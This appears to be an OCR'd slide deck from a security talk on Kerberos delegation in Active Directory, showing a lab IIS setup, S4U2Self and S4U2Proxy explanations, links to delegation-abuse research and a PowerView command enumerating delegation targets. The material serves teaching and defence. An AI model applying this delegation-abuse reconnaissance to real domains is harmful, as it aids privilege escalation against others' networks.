
- Will Schroeder - Not A Security Boundary: Breaking Forest Trusts
  - https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
- Dirk-Jan Mollema - “Relaying” Kerberos - Having fun with unconstrained delegation
  - https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
- Roberto Rodriguez – Hunting in Active Directory: Unconstrained Delegation & Forests Trusts
  - https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1
- Crummie5 - Kerberos Unconstrained Delegation: Compromising a Computer Object by its TGT
  - https://www.crummie5.club/kerberos-unconstrained-tgt/
- Charlie Clark - Abusing Users Configured with Unconstrained Delegation
  - https://exploit.ph/user-constrained-delegation.html

Constrained Delegation

Due to IIS shenanigans with Constrained Delegation, I changed the configuration of the web application a bit

IIS Shenanigans

IIS required setting up Constrained Delegation both in the account (CAP\sharebrowserSvc) and the server (Web01$)



Hi Steve,


a few minutes ago I had a call with some buddies @Microsoft. They told me that IIS has some "limitations" which i need to consider.

When using a DFS Share as a virtual directory you have to specify the Kerberos delegation settings twice - once for the AppPool account going to be used (if any is going to be used) and a second time for the IIS machine account itself. They told me its because of how IIS enumerates and accesses the DFS referals and shares. This double configuration have to be setup, even if you disable Kernel Mode authentication in IIS and using AppPool Identities.

https://forums.iis.net/t/1180031.aspx


New Configuration

So I changed the Service Account to NT AUTHORITY\NetworkService, which acts as Web01$ in the network



Group by: No Grouping

Name	Status	.NET CLR V...	Managed Pipel...	Identity	Applications
.NET v2.0	Started	v2.0	Integrated	ApplicationPoolIdentity	0
.NET v2.0 Classic	Started	v2.0	Classic	ApplicationPoolIdentity	0
.NET v4.5	Started	v4.0	Integrated	ApplicationPoolIdentity	0
.NET v4.5 Classic	Started	v4.0	Classic	ApplicationPoolIdentity	0
Classic .NET Ap...	Started	v2.0	Classic	ApplicationPoolIdentity	0
DefaultAppPool	Started	v4.0	Integrated	ApplicationPoolIdentity	0
Sharebrowser	Started	v2.0	Integrated	NetworkService	1




Configuration Editor

Section: system.webServer/security/authentication/windowsAuthentication From: ApplicationHost.config <location path='Sharebrowser/ShareSupport' />

Deepest Path: MACHINE/WEBROOT/APPHOST/Sharebrowser

authPersistNonNTLM	True
authPersistSingleRequest	False
enabled	True
extendedProtection	
providers	(Count=1)
useAppPoolCredentials	False
useKernelMode	True



Providers


Enabled Providers:

Negotiate

Select a provider from the list of available providers and click Add to add it to the enabled providers.

Available Providers:

New Configuration (cont.)




Multi-valued String Editor

Attribute: servicePrincipalName

Value to add:

Values:

```
HOST/WEB01
HOST/web01.capsule.corp
HTTP/sharebrowser.capsule.corp
RestrictedKrbHost/WEB01
RestrictedKrbHost/web01.capsule.corp
WSMAN/web01
WSMAN/web01.capsule.corp
```



w3wp.exe:4912 Properties

User: NT AUTHORITY\NETWORK SERVICE

SID: S-1-5-20

Session: 0 Logon Session: 3e4

Virtualized: No Protected: No

Group	Flags
BUILTIN\IIS_IUSRS	Mandatory
BUILTIN\Users	Mandatory
CONSOLE LOGON	Mandatory
Everyone	Mandatory
IIS APPPOOL\Sharebrowser	Mandatory
LOCAL	Mandatory
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\LogonSessionId_0_226362	Mandatory
NT AUTHORITY\SERVICE	Mandatory
NT AUTHORITY\This Organization	Mandatory

Group SID: n/a

Privilege	Flags
SeAssignPrimaryTokenPrivilege	Disabled
SeAuditPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseQuotaPrivilege	Disabled
SeIncreaseWorkingSetPrivilege	Disabled

Introducing Constrained Delegation…

Constrained Delegation

- Restricts the services to which the configured server can act on the behalf of a client
- Does not leverage TGTs as Unconstrained does
- Two new Service-for-User (S4U) Kerberos extensions:
    - The Kerberos protocol transition extension, S4U2Self
    - The Kerberos constrained delegation extension, S4U2Proxy

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/8ee85a47-7526-4184-a7c5-25a5e4155d7d

Constrained Delegation (cont.)

S4U2Self

- Allows a service to obtain a Service Ticket to itself as evidence that a client has authenticated
- Any service (account with SPN registered) can invoke S4U2Self. The resulting ST may vary depending on the rights of the service account

S4U2Proxy

- Allows a service to obtain a Service Ticket on behalf of a client to a different service
- A Service Ticket is required as evidence that the client has authenticated

https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff650469(v=pandp.10)?redirectedfrom=MSDN


Constrained Delegation (cont.)

- Two ways for configuring this delegation:
  - Kerberos only: the service can delegate when the client authenticates using Kerberos (uses S4U2Proxy)
  - Protocol transition: the service can delegate regardless of how the client authenticates (uses S4U2Self and S4U2Proxy)

- Setting up any of these configurations requires Domain or Enterprise Admin privileges
  - SeEnableDelegation

Let’s configure our service with Constrained Delegation: Kerberos Only

Kerberos Only



Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

● Trust this computer for delegation to specified services only

● Use Kerberos only


○ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
cifs	sql01.capsule.corp		


□ Expanded

Services to which Web01 can delegate to are included within its msDS-AllowedToDelegateTo attribute



```
PS C:\> Get-DomainComputer web01 -Properties samaccountname, msds-allowedtodelegateto | fl


samaccountname           : WEB01$
msds-allowedtodelegateto : {cifs/sql01.capsule.corp, cifs/SQL01}



PS C:\>
```

Logging in…



http://sharebrowser.capsule.corp/CS.aspx

Waiting for sharebrowser.c...

Windows Security

iexplore

Connecting to sharebrowser.capsule.corp.


vegeta_sa

••••••••••

Domain: CAP

□ Remember my credentials

